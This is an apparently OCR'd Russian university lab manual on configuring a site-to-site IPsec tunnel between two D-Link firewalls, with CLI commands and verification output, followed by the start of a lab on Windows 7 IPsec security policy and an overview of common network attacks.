


**Командная строка:**

```
set Interface IPsecTunnel ipsec_tunnel
```

```
AddRouteToRemoteNet=Yes AutoInterfaceNetworkRoute=No
```

В этом случае в таблице маршрутизации будет динамически создаваться маршрут.



## Правила фильтрации


Определим правило, разрешающее исходящий трафик с локальной сети, расположенной за МЭ 1, на локальную сеть, расположенную за МЭ 2.

## Веб-интерфейс:

Rules → IP Rules → Add → IP Rule Folder

Name: ipsec\_tunnel

Rules → IP Rules → ipsec\_tunnel → Add



## Командная строка:

```
add IPRuleFolder Name=ipsec_tunnel
cc IPRuleFolder <N folder>
add IPRule Action=Allow SourceInterface=lan SourceNetwork=lan/lan_net
DestinationInterface=ipsec_tunnel DestinationNetwork=remote/rem_lan
Service=all_services Name=ipsec_out
```

## Межсетевой Экран 2

### *Аутентификационный Объект*

Необходимо создать аутентификационный объект **Pre-Shared Key** с тем же значением **Shared Secret**, что и на межсетевом экране 1.

### Веб-интерфейс:

Object → Authentication Objects → Add → Pre-Shared Key

The screenshot shows the 'forIPSec' web interface. At the top, it says 'PSK (Pre-Shared Key) authentication is based on a shared secret that is known only by the parties involved.' Below this is a 'General' tab. Under the 'General' section, there is a 'Name' field with the value 'forIPSec'. Below that is the 'Shared Secret' section. It has two radio buttons: 'Passphrase' (selected) and 'Hexadecimal key'. Under 'Passphrase', there are 'Shared Secret' and 'Confirm Secret' fields, both containing eight dots. A note next to them says: 'Note! Existing secret will always be shown with 8 characters to hide the actual length.' Below these fields is an information icon and a note: 'A PSK containing non-ASCII characters might be encoded differently on other systems and cause a mismatch, e.g. Windows uses UTF-16 while CorePlus uses UTF-8.' Under 'Hexadecimal key', there is a 'Passphrase' field and a 'Generate Random Key' button. At the bottom of the 'Shared Secret' section is a warning icon and a message: 'Since regular words and phrases are vulnerable to dictionary attacks, do not use them as shared secrets.' Below this is a 'Comments' section with a text area. At the bottom right of the interface are 'OK' and 'Cancel' buttons.

### Командная строка:

add PSK for IPSec Type=ASCII PSKAscii=qwerty

### *IPSec-Интерфейс*

Необходимо создать IPSec-интерфейс.

### **Веб-интерфейс:**

Interfaces → IPSec → Add → IPSec Tunnel

На вкладке **General** указать сети перед и за туннелем, а также режим выполнения IPSec и используемые наборы алгоритмов для IPSec и IKE.

The screenshot shows the Mikrotik WinBox interface for configuring an IPSec Tunnel. The 'General' tab is active, and the configuration fields are as follows:

| Field                | Value        |
|----------------------|--------------|
| Name                 | ipsec_tunnel |
| Local Network        | lan_net      |
| Remote Network       | rem_lan      |
| Remote Endpoint      | wan2_gw      |
| Encapsulation mode   | Tunnel       |
| IKE Config Mode Pool | (None)       |


In the 'Algorithms' section:

| Algorithm Type   | Algorithm | Lifetime (seconds) | Lifetime (kilobytes) |
|------------------|-----------|--------------------|----------------------|
| IKE Algorithms   | Medium    | 28800              | -                    |
| IPsec Algorithms | Medium    | 3600               | 0                    |


На вкладке **Authentication** указать созданный аутентификационный объект.



Если все остальные параметры оставить по умолчанию, то в таблице маршрутизации маршрут будет создаваться статически. Если необходимо динамически создавать маршрут, то на вкладке **Routing** поставить флаг динамического добавления маршрута.



А на вкладке **Advanced** снять флаг добавления маршрута (иначе в таблице маршрутизации при наличии IPSec-трафика будет два одинаковых маршрута, что не является ошибкой, но смысла не имеет).



### **Командная строка:**

```
add Interface IPsecTunnel ipsec_tunnel LocalNetwork=lan/lan_net  
RemoteNetwork=remote/rem_lan AuthMethod=PSK PSK=forIPSec  
IKEAlgorithms=Medium IPsecAlgorithms=Medium  
EncapsulationMode=Tunnel RemoteEndpoint=wan2/wan2_gw
```

### *Правила фильтрации*


Создаем правила фильтрации, разрешающие входящий трафик с удаленной локальной сети, приходящий на ipsec-туннель, к локальной сети, расположенной за МЭ 2.

### **Веб-интерфейс:**

Rules → IP Rules → Add → IP Rule Folder

    Name: ipsec\_tunnel

Rules → IP Rules → ipsec\_tunnel → Add



## Командная строка:

```
add IPRuleFolder Name=ipsec_tunnel
```

```
cc IPRuleFolder <N folder>
```

```
add IPRule Action=Allow SourceInterface=ipsec_tunnel
```

```
SourceNetwork=remote/rem_lan
```

```
DestinationInterface=lan DestinationNetwork=lan/lan_net Service=all_services
```

```
Name=ipsec_in
```

## Проверка конфигурации

1. На МЭ1 выполняем команду ping рабочей станции, расположенной в удаленной локальной сети. В качестве интерфейса, с которого пакет будет отправлен, указывает **lan**.

```
192.168.1.10 - PuTTY
login as: admin
admin@192.168.1.10's password:
Logged in as administrator - admin

DFL-860E:/> ping 192.168.2.123 -v -recvif=lan
Rule and routing information for ping:
PBR selected by rule "iface_member_main" - PBR table "main"
allowed by rule "ipsec_out"

Sending 1 4-byte ICMP ping to 192.168.2.123 from 192.168.1.10
sent via route "192.168.2.0/24 via ipsec_tunnel, no gw" in PBR table "main"
ICMP Reply from 192.168.2.123 seq=0 time=410 ms TTL=127

Ping Results: Sent: 1, Received:1, Avg RTT: 410.0 ms

DFL-860E:/>
```

2. На МЭ 1 проверяем наличие IKE SA и IPsec SA.

### IPsec IKE Status

IPsec IKE Status

List VPN Interfaces

| Gateway       | Created             | Expires             | Encryption Algorithm | Remove IKE SA |
|---------------|---------------------|---------------------|----------------------|---------------|
| 192.168.20.20 | 2014-05-13 11:12:18 | 2014-05-13 19:12:18 | 3des-cbc             |               |


24 hrs ago now

### IPsec SAs

| Remote Gateway | Local Net      | Remote net     | Protocol |
|----------------|----------------|----------------|----------|
| 192.168.20.20  | 192.168.1.0/24 | 192.168.2.0/24 | 3des-cbc |

3. На МЭ 2 также проверяем наличие IKE SA и IPsec SA.

4. Можно также проверить наличие ISAKMP SA и ESP SA, сделав дамп трафика.



## Список литературы, рекомендуемый к использованию по данной теме:

Основная: 1

Дополнительная: 1-4

Методическая: 1

Интернет-ресурсы: 1

Программное обеспечение: 1,2

## Лабораторная работа №17-18

### *Исследование возможностей создания политики IP-безопасности*

#### **Цели лабораторной работы**

##### **Цель работы:**

Изучить способы первичной защиты компьютера, протокол IPsec, принципы защиты электронной почты. Освоить технологию настройки политики IP-безопасности, настройки фильтрация TCP/IP

##### **Формируемые компетенции: ПК-3; ПК-4**

#### **Политика IP-безопасности**

Сети TCP/IP при отсутствии системы защиты могут быть подвергнуты

многочисленным атакам, выполняемым как изнутри локальной сети, так и извне, если локальная сеть имеет соединение с глобальной сетью, например с Интернетом. Некоторые атаки носят пассивный характер и сводятся к мониторингу информации, циркулирующей в сети, другие активный, направленный на повреждение или нарушение целостности информации или самой сети. Наиболее распространенные типы вторжения на сети TCP/IP следующие:

- Подслушивание. Эти атаки используют уязвимость сети к перехвату сетевых пакетов специальными аппаратными и программными средствами. Если передаваемая информация не зашифрована, ее конфиденциальность будет нарушена.
- Искажение данных. В зависимости от своих целей злоумышленник, перехвативший сетевые данные, может модифицировать их и отправить по назначению, причем сделать это скрытно от отправителя и получателя.

- Фальсификация IP-адреса. В сети TCP/IP хост идентифицируется своим IP-адресом, указанным в IP-пакете, который несложно подделать. Такая подмена IP-адресов может выполняться с различными целями, например с целью сокрытия источника сообщения или для некорректной идентификации отправителя, позволяющей получить доступ к сетевым ресурсам.
- Подбор паролей. Получив пароль учетной записи, злоумышленник получает все права доступа легитимного пользователя и, если права достаточны, может сделать с системой что угодно.
- Атака DoS (Denial of Service - отказ в обслуживании). Заключается в создании препятствий в работе системы, что приводит к отказу от обслуживания обычных пользователей сети. Примером является направление на атакуемый сервер большого числа пакетов, перегружающих сетевой трафик.
- Компрометация ключей. Шифрование передаваемых по сети данных компьютера выполняют с помощью ключей, зависящих от применяемых криптографических средств. Поэтому раскрытие ключа шифрования означает потерю конфиденциальности передаваемой по сети информации. При этом злоумышленник сможет знакомиться с передаваемыми сообщениями и/или модифицировать их для достижения своих целей.
- Атака на прикладном уровне. Такие атаки выполняются с целью получения контроля над приложением, запущенным на сетевом компьютере. Например, хакер может попытаться получить доступ к приложению удаленного администрирования компьютером и в случае успеха получить возможность сделать с ним все, что угодно.

Для защиты ото всех этих атак были разработаны средства IP-безопасности, обеспечиваемые протоколом IPsec (Internet Protocol Security -протокол безопасности Интернета), представляющие собой набор открытых стандартов

защиты соединений по IP-сетям средствами криптографии. Протокол IPsec нацелен на защиту пакетов, передаваемых по сетям TCP/IP.

## **Обзор IPsec**

Протокол IPsec опирается на концепцию защиты, исходящей из предположения, что среда передачи данных не защищена. Сетевые компьютеры, пересылающие пакеты IPsec от источника к получателю, не имеют никаких сведений об использовании протокола IPsec и могут в принципе его не поддерживать. Таким образом, протокол IPsec может быть использован в локальных сетях с одноранговой и клиент-серверной организацией для передачи данных между маршрутизаторами и шлюзами глобальных сетей или в удаленных соединениях и частных сетях Интернета.

Протокол IPsec позволяет преодолеть ограниченность обычных средств защиты, полагающихся на защиту периметра локальной сети, брандмауэры, защищенные маршрутизаторы, средства аутентификации пользователей удаленного доступа. Защиту от внутренних атак указанные средства не обеспечивают, поскольку основаны на именах и паролях Учетных записей пользователей. Ясно, что защита периметра сети никак не воспрепятствует злоумышленнику, имеющему локальный доступ к компьютеру, с помощью различных программ извлечь из него все пароли учетных записей и далее их использовать для своих целей.

С другой стороны, ограничение физического доступа к оборудованию локальной сети часто невозможно, поскольку кабели локальной сети могут иметь большую протяженность и располагаться в местах, препятствующих эффективной защите. Протокол IPsec позволяет преодолеть все эти проблемы, при его использовании компьютер шифрует все отправленные данные, а получатель - дешифрует. Поэтому при условии построения многоуровневой

системы защиты, включающей ограничение физического доступа к компьютерам (но не линиям передачи данных), защиту периметра и корректную настройку пользовательского доступа, протокол IPsec обеспечит всестороннюю защиту сетевых данных.

Протокол IPsec защищает не сам канал передачи информации, а передаваемые по нему пакеты; тем самым IPsec решает следующие задачи:

- Неотрицаемость сообщений. Протокол IPsec поддерживает создание цифровой подписи передаваемого сообщения закрытым ключом отправителя, что обеспечивает невозможность отрицания авторства сообщения.
- Аутентификация источника сообщения. Обеспечивается поддержкой инфраструктуры открытого ключа (PKI - Public Key Infrastructure), аутентифицирующей компьютер-отправитель на основе сертификата.
- Конфиденциальность передаваемых данных. Обеспечивается шифрованием информации криптостойкими алгоритмами DES и 3DES.
- Защита целостности данных. Осуществляется путем подписания передаваемых пакетов хеш-кодами аутентификации сообщения HMAC (Hash Message Authentication Codes). Коды HMAC вначале подсчитываются компьютером-отправителем сообщения, использующим специальный алгоритм и общий секретный ключ. Затем компьютер-получатель повторно подсчитывает код HMAC и сравнивает результат с полученным значением. Для подсчета HMAC используются криптостойкие алгоритмы MD5 и SHA.
- Защита от повторного использования перехваченных пакетов с целью получения доступа к ресурсам. Для управления средствами защиты IPsec применяются правила политики IP-безопасности, что значительно упрощает развертывание IPsec на защищаемой системе. Политика IPsec применяется к локальным компьютерам, к домену и организационным подразделениям, созданным в активном каталоге. При настройке

политики IPsec следует учесть правила безопасной работы, принятой в организации. Для этого в каждой политике IP-безопасности содержится несколько правил, применяемых к группам компьютеров или организационным подразделениям.

### **Установка политики IP-безопасности**

Политику IP-безопасности можно установить для локального компьютера, домена или для всех доменов активного каталога. В системе Windows 7 политика IP-безопасности устанавливается с помощью оснастки Управление политикой безопасности IP в консоли MMC. Для открытия этой оснастки выполните следующие шаги:

1. Щелкните указателем мыши на кнопке Пуск(Start), на экране появится главное меню Windows 7. В строке ввода команд введите `mmc` и нажмите Ввод, отобразится диалог консоли MMC.
2. Щелкните на меню Файл(File) и выберите пункт Добавить или удалить оснастку.(Add/Remove Snap-in).
3. Из списка оснасток выбрать Управление политикой безопасности(IP Security Policy Management) и нажать кнопку Добавить(Add).




Рисунок 1 - Выбор оснастки управления политикой безопасности IP (экранная копия)

4. В окне Выбор компьютера или домена (Select Computer or Domain) выберите Локальный компьютер (Local computer) и нажмите кнопку Готово (Finish).
5. Затем нажмите ОК в окне Добавить или Удалить Оснастки (Add or Remove Snap-in). По умолчанию в Windows 7 нет установленных политик IP- безопасности. Windows 7 позволяет создавать новую

политику IP-безопасности, для чего необходимо воспользоваться мастером установки политики IP-безопасности .

6. Щелкните правой кнопкой мыши на записи Политика безопасности IP (IP Security Policies on Local Computer) в левой части консоли MMC и выберите в контекстном меню команду Создать политику безопасности IP (Create Ip Security Policy). Эта команда отображает первый информационный диалог мастера политики IP-безопасности, щелкните на кнопке Далее (Next). В отобразившемся диалоге мастера укажите название создаваемой политики и укажите ее назначение, щелкните на кнопке Далее.
7. В отобразившемся диалоге укажите, должна ли новая политика использоваться по умолчанию. Оставьте отметку флажка Использовать правило по умолчанию и щелкните на кнопке Далее. В следующем диалоге мастера следует выбрать метод проверки подлинности подключаемого компьютера. Мастер позволяет выбрать только один из методов аутентификации:
  - Стандарт службы каталогов (Протокол Kerberos V5). Протокол Kerberos представляет собою стандартную технологию защиты системы Windows 7. Этот метод годится для аутентификации всех компьютеров, поддерживающих протокол Kerberos V5 и входящих в доверяемый домен.
  - Использовать сертификат данного центра сертификации (ЦС). В этом методе для аутентификации используются сертификаты. Применение данного метода требует предъявления сертификата открытого ключа, подтверждающего его подлинность. Для применения такого метода необходимо настроить хотя бы один центр сертификации СА (Certificate Authority). Этот метод идентификации используют для доступа к

Интернету или для доступа к компьютерам, на которых не установлен протокол Kerberos V5.

- Использовать данную строку для защиты обмена ключами. В этом методе аутентификация проводится на основе предварительно оговоренного секретного ключа. В качестве ключа можно употреблять слово, фразу, заранее оговоренные обоими пользователями. Использование этого метода не рекомендуется, так как ключ хранится в политике IPsec в открытом виде и для его защиты следует ограничить доступ к политике IPsec.

